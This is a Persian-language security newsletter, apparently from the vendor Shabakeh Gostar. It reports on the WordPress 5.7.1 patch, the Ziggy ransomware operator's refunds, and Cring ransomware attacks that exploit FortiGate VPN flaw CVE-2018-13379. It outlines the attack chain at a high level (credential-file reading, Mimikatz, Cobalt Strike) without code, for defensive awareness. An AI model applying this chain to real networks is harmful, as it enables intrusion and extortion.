
۲۶ فروردین، بنیاد وردپرس نسخه ۵.۷.۱ سامانه مدیریت محتوای WordPress را عرضه کرد. در نسخه مذکور ضعف‌هایی ترمیم شده که سوءاستفاده از برخی آنها به مهاجم امکان می‌دهد تا کنترل سایت تحت مدیریت این سامانه را به دست بگیرد. اطلاعات بیشتر در این مورد در لینک زیر قابل مطالعه است:

https://wordpress.org/news/2021/04/wordpress-5-7-1-security-and-maintenance-release/

رویدادها و وقایع امنیتی

گرداننده باج‌افزار Ziggy

مبلغ اخاذی‌شده را به قربانیان پس می‌دهد!



به‌تازگی صاحب باج‌افزار Ziggy ضمن اظهار پشیمانی از اقدامات مخرب خود از تعطیلی این باج‌افزار خبر داده بود. حالا این مهاجم سایبری اعلام کرده که مبلغ اخاذی شده از قربانیان خود را هم به آنها پس می‌دهد.

به گزارش شرکت مهندسی شبکه گستر، در بهمن ۱۳۹۹ و در پی اعلام تعطیلی این پروژه باج‌افزاری، ۹۲۲ کلید رمزگشایی Ziggy منتشر شد.

۸ فروردین سال جاری نیز گرداننده Ziggy از قربانیانی که اقدام به پرداخت مبلغ اخاذی شده کرده بودند خواست تا با ارسال شواهد انتقال بیت‌کوین به نشانی کیف ارز رمز او پول خود را ظرف دو هفته دریافت کنند.

بر طبق گفتگویی که این فرد با سایت Bleeping Computer داشته مبلغ بازگردانده شده بر اساس ارزش بیت‌کوین در زمان پرداخت از سوی قربانی خواهد بود. این در حالی است که در اواسط بهمن ۱۳۹۹، ارزش هر بیت‌کوین حدود ۳۹ هزار دلار بود. اما حالا ارزش هر بیت‌کوین نزدیک به ۵۸ هزار دلار است. بنابراین با در نظر گرفتن افزایش ارزش بیت‌کوین، می‌توان این‌طور نتیجه‌گیری کرد که حتی در صورت بازگرداندن مبلغ اخاذی شده همچنان سود قابل توجهی نصیب گرداننده Ziggy شده است. هر چند که این فرد مدعی شده که برای باز گرداندن مبالغ اخاذی شده ناچار به فروش منزلش شده است!

گرداننده Ziggy خود را شهروند یک کشور جهان سوم معرفی کرده و انگیزه اصلی از راه‌اندازی کارزار باج‌افزاری Ziggy را رسیدن به منافع مالی اعلام نموده است. او پیش‌تر گفته بود که به دلیل عذاب وجدان و نگرانی از اقدامات اخیر نهادهای قانونی بر ضد بدافزار Emotet و باج‌افزار NetWalker، این تصمیمات را گرفته است.

سوءاستفاده از FortiGate VPN

برای توزیع باج‌افزار

بر اساس گزارشی که شرکت کسپرسکی (Kaspersky Lab) آن را منتشر کرده مهاجمان با هدف قرار دادن یک آسیب پذیری در FortiGate VPN server اقدام به رخنه به شبکه قربانیان و توزیع باج‌افزار Cring بر روی دستگاه‌ها می‌کنند.

در ادامه این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده چکیده‌ای از این گزارش کسپرسکی ارائه شده است.


آسیب‌پذیری سوءاستفاده شده توسط این مهاجمان، CVE-2018-13379 گزارش شده است.

به‌تازگی نیز برخی نهادهای امنیتی از سوءاستفاده احتمالی هکرهای دولتی از چهار آسیب‌پذیری شامل CVE-2018-13379 در محصولات Fortinet خبر داده بودند که جزییات آن در لینک زیر قابل مطالعه است:


https://afta.gov.ir/portal/home/?news/235046/237266/243233/

CVE-2018-13379 ضعفی از نوع Path Traversal است که بخش Web Portal در FortiOS SSL VPN از آن متأثر می‌شود. سوءاستفاده از این آسیب‌پذیری، امکان خواندن فایل‌های سیستمی از جمله فایل نشست‌ها (Session) که شامل نام‌های کاربری و رمزهای عبوری به‌صورت متن ساده (Plain Text) می‌شود را برای مهاجم بدون نیاز به اصالت‌سنجی فراهم می‌کند.

اگر چه اصلاحیه CVE-2018-13379 در می ۲۰۱۹ عرضه شد اما در نوامبر ۲۰۲۰ شرکت سازنده اعلام کرد که سهم قابل‌توجهی از سخت‌افزارهای Fortinet به دلیل عدم اعمال اصلاحیه مربوطه توسط راهبران آنها همچنان آسیب‌پذیر باقی مانده‌اند و حتی نشانی IP برخی از آنها تبهکاران سایبری به فروش می‌رسد.



بر اساس گزارش کسپرسکی در حملات اخیر، به‌محض فراهم شدن دسترسی، مهاجمان از ابزار Mimikatz برای استخراج اطلاعات اصالت‌سنجی حساب کاربرانی که پیش‌تر به دستگاه آلوده وارد شده بودند استفاده کرده و در صورت دستیابی به یک حساب کاربری Domain Administrator دامنه نفوذ خود را در سطح شبکه افزایش می‌دهند. در نهایت نیز با بکارگیری Cobalt Strike باج‌افزار Cring را بر روی هر ماشین توزیع می‌کنند.



در جریان این حملات فایل‌های با هر یک از پسوندهای زیر توسط باج‌افزار رمزگذاری می‌شوند:

.vhdx (Virtual Hard Disk), .ndf (Microsoft SQL Server secondary database), .wk (Lotus 1-2-3 spreadsheet), .xlsx (Microsoft Excel spreadsheet), .txt (text document), .doc (Microsoft Word document), .docx (Microsoft Word document), .xls (Microsoft Excel spreadsheet), .mdb (Microsoft Access database), .mdf (disk image), .sql (saved SQL query), .bak (backup file), .ora (Oracle database), .pdf (PDF document), .ppt (Microsoft PowerPoint presentation), .pptx (Microsoft PowerPoint presentation), .dbf (dBASE database management file), .zip (archive), .rar (archive), .aspx (ASP.NET webpage), .php (PHP webpage), .jsp (Java webpage), .bkf (backup created by Microsoft Windows Backup Utility), .csv (Microsoft Excel spreadsheet)

مشروح گزارش کسپرسکی در لینک زیر قابل دریافت و مطالعه است:

https://ics-cert.kaspersky.com/reports/2021/04/07/vulnerability-in-fortigate-vpn-servers-is-exploited-in-cring-ransomware-attacks/

گزارش‌ها

بهترین تجربیات فایروال
برای مقابله با باج‌افزارها

در سال‌های اخیر که مهاجمان آن، اهداف خود را به‌صورت خاص انتخاب کرده و پس از سرقت فایل‌ها و داده‌های بااهمیت اقدام به رمزگذاری و از دسترس خارج کردن فایل‌ها می‌کنند افزایش چشم‌گیری داشته است.


در این حملات، قربانی تهدید می‌شود که در صورت عدم پرداخت مبلغ اخاذی‌شده، اطلاعات سرقت شده به صورت عمومی منتشر و افشا خواهد شد.

متأسفانه تبعات اجرای موفق چنین حملاتی برای سازمان های قربانی بسیار پرهزینه و بعضاً جبران ناپذیر است.

اما دلایل موفقیت این حملات مخرب چیست؟ کدام راهکار امنیتی می‌تواند بهترین حفاظت را برای سازمان در برابر این نوع تهدیدات فراهم کند؟

فایروال‌های پیشرفته بگونه‌ای طراحی شده‌اند که می‌توانند در برابر این نوع تهدیدات دفاع کنند. اما باید به آنها امکان مقابله با تهدیدات داده شود.

شرکت سوفوس (Sophos Group PLC) در مقاله‌ای فنی به بهترین تجربیات (Best Practices) فایروال برای مقابله با باج‌افزارها پرداخته است. برای دریافت این مقاله بر روی تصویر زیر کلیک کنید.



آخـرین اخبـار امنیـت فنـاوری اطلاعات

@SGnewsroom

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است. این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

شـرکـت مـهـنـدسـی شـبـکـه گـسـتـر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظـفـر)، شـماره ۲۷۳

تلفـن / دورنـگار ۰۲۱ - ۴۲۰۵۲

رایانامـه info@shabakeh.net

تارنمای شـرکت www.shabakeh.net

خدمات پس از فروش و پشتیبانی my.shabakeh.net

مرکـز آمـوزش events.shabakeh.net

اتـاق خبـر newsroom.shabakeh.net